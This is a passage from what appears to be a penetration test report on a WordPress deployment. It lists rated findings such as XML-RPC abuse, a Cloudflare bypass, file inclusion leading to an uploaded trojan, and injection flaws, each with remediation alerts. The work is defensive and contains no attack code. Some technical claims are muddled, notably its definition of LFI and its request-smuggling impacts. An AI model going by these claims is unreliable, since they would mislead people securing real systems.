Impact: User enumeration is what allowed targets to be discovered on the WordPress application. No access controls and URL manipulation of variables that reference files showed hidden and restricted directories.

Remediation: Disable REST API preventing WPSCAN which prevents enumeration on the WordPress service. Implement a load balancer and filter web requests. A load balancer optimizes resources and response. This prevents the system and network from overloading and crashing. Filtering web requests prevents arbitrary requests from submission, so URL cannot be manipulated to access hidden or restricted web directories.

Weak User Credentials

Rating: **High**

Description: Weak credentials are short names, first names, or any simple combinations. Username and password are easy to obtain leading to unauthorized access and user account compromising.

Impact: The user, Michael, utilized a simple and non-complex combination allowing unauthorized activity on his account.

Remediation: Implement password and account policies. Limit failed login attempts and blacklist IP addresses from known malicious actors. These steps prevent user accounts from being compromised.

Misconfigured Security Controls - [CWE-284](#) & [***OWASP Top 10***](#)

Rating: **CRITICAL**

Description: Improper controls are implemented leaving systems vulnerable to multiple exploits. This is an OWASP Top 10 vulnerability which is a critical security risk.

Impact: Allowed unauthorized access to SQL database through exposed administrative credentials in plaintext. Exposed back-end authentication and configuration information. An external user can exfiltrate data and escalate user privileges using a simple python script to spawn a root shell.

Remediation: Conduct a full system and security audit. Manage user privileges, rights, and implement proper security controls and configurations. This includes Identity and Access Management (IAM) controls as well.

XML-RPC Parsing

Rating: **High**

Description: XML-RPC parsing is a WordPress feature that allows for XML documents to be transmitted in a user-friendly manner using HTTP as the transport method and XML for encoding.

Impact: WordPress XML-RPC parsing is susceptible to DOS attacks by executing pingback.ping command. Several affected WordPress installations can launch a botnet level attack (DDOS).

Remediation: Install latest version of WordPress. Disable features that are not used in WordPress to mitigate risk.

XML-RPC Ping

Rating: **High**

Description: WordPress can use XML-RPC to communicate with systems. It is used to help users create posts offline by connecting WordPress with other applications and systems remotely.

Impact: Using HTTP POST request smuggling to bypass front-end security controls, WordPress application internal layers are exposed. This can be used to target the application layers leading to buffer overflows, race conditions, shimming, and a wide array of application and performance issues.

Remediation: Disable XML-RPC feature when not in use. Implement accelerated domains which filters web traffic, detects advanced malicious cyber-attacks through intelligent heuristic appliances, and will operate without any effect on performance.

Cloudflare Protection Bypass

Rating: **High**

Description: WordPress uses Cloudflare to increase site speed with a content delivery network.

Impact: Execution of pingback.ping command can be used to bypass DNS level protection. Target's DNS information along with IP addresses can be revealed allowing for DNS exploitation and corruption.

Remediation: Implement and properly configure web application firewall and DNS protection settings. Disable features that are not in use.

Local File Inclusion (LFI)

Rating: **High**

Description: An LFI is a vulnerability in poorly designed web applications that allows a user to upload content into an application or system.

Impact: A malicious payload was successfully uploaded onto Target 2. A Remote Access Trojan was uploaded to the web server allowing for direct command line access.

Remediation: Filter ports and IP addresses. Set and implement proper permissions, access, and security controls. This includes requiring passwords for running programs and commands that require an administrator like sudo commands. Also, set alerts for uploads into restricted directories and alerts on ports 4444, 443, and 80 to prevent malicious payloads from being uploaded and unauthorized activity. Implement alerts for:

- Unusual file paths
- Unexpected file inclusion output

Insecure Design - **OWASP Top 10**

Rating: **CRITICAL**

Description: Faulty application design flaws in architecture that hackers can exploit. Occurs when teams don't adhere to security best practices, and they fail to adequately anticipate and evaluate potential threats during the code design phase of creating an application.

Impact: Allowed for unrestricted lateral movement on network. Flat network with lack of segmentation caused multiple hosts on network to be infected with trojan malware. Overly permissive firewall rules allowed malicious traffic onto the network.

Remediation: Set alerts for and address:

- Unusual traffic patterns (port scans, spikes in traffic, etc.)
- Anomalous device behavior
- Unauthenticated access attempts
- Unexpected configuration changes
- Security group, firewall, and ACL changes

Vulnerable and Outdated Components - **OWASP Top 10**

Rating: **CRITICAL**

Description: Software elements (such as libraries, frameworks, modules, and plugins) within an application that have known security weaknesses or flaws or software elements that are running on older versions, and there may be newer releases or patches available.

Impact: Outdated and vulnerable version of WordPress and its libraries allowed for several vulnerabilities to be exploited.

Remediation: Update WordPress to the latest version using provided Ansible automated playbook files.

Cryptographic Failures - **OWASP Top 10**

Rating: **CRITICAL**

Description: Use of weak encryption algorithms or short encryption keys makes it easier to decrypt sensitive data. With insecure algorithms and usage of weak keys, there are protocol flaws allowing for the execution of downgrade attacks, such as TLS to SSL downgrades.

Impact: Weak key encryption algorithms used allowed for easy cracking of password hashes, directory traversal, and Cloudflare attacks.

Remediation: Set alerts for:

- Cipher Suite mismatch
- Outdated protocols
- Certificate expiry
- Anomalous behavior analysis
- Automated compliance checks
- Weak key length
- Abnormal key exchange patterns
- Rate limiting on key exchange requests
- Integration w/ threat intel feeds
- Unexpected geographic locations

Injection Vulnerabilities - **OWASP Top 10**

Rating: **CRITICAL**

Description: Attacks that exploit vulnerabilities in input validation and inadequate data handling. Data can be injected such as SQL queries, code snippets, or commands into web application forms or URL, allowing adversaries to access sensitive data and manipulate an application's behavior. Injection attacks found in this assessment are: XSS, SQL, Command, LDAP, and XML.

Impact: Allowed access to sensitive data and changes to WordPress application behavior.

Remediation: Implement alerts for:

- XSS:
 - Script tag detection
 - Unusual user-agent strings
 - Query manipulation detection
- SQL:
 - Invalid syntax detection
 - Unexpected data output
- Command:
 - External entity reference detection
 - Unexpected XXE output
 - Malicious regex patterns & matching results
- LDAP:
 - Query manipulation/API parameters
 - Unexpected LDAP output
- XML:
 - Excessive AJAX requests
 - Unauthorized token generation

Appendix B: Implementing Patches with Ansible

The Ansible playbook files consist of scripts that can be used to automate tasks. Files will be included in the folder with this assessment. Below is a playbook overview:

- WordPress Patch – wordpress.yml
 - Playbook file backups and archives data
 - Installs latest version of WordPress
- ELK Stack – elk.yml
 - Configures ELK with docker
 - Use ELK to monitor activity
- Beats
 - Filebeat – helps collect file logs
 - Metricbeat – collects system metrics
 - Packetbeat – helps with packet analysis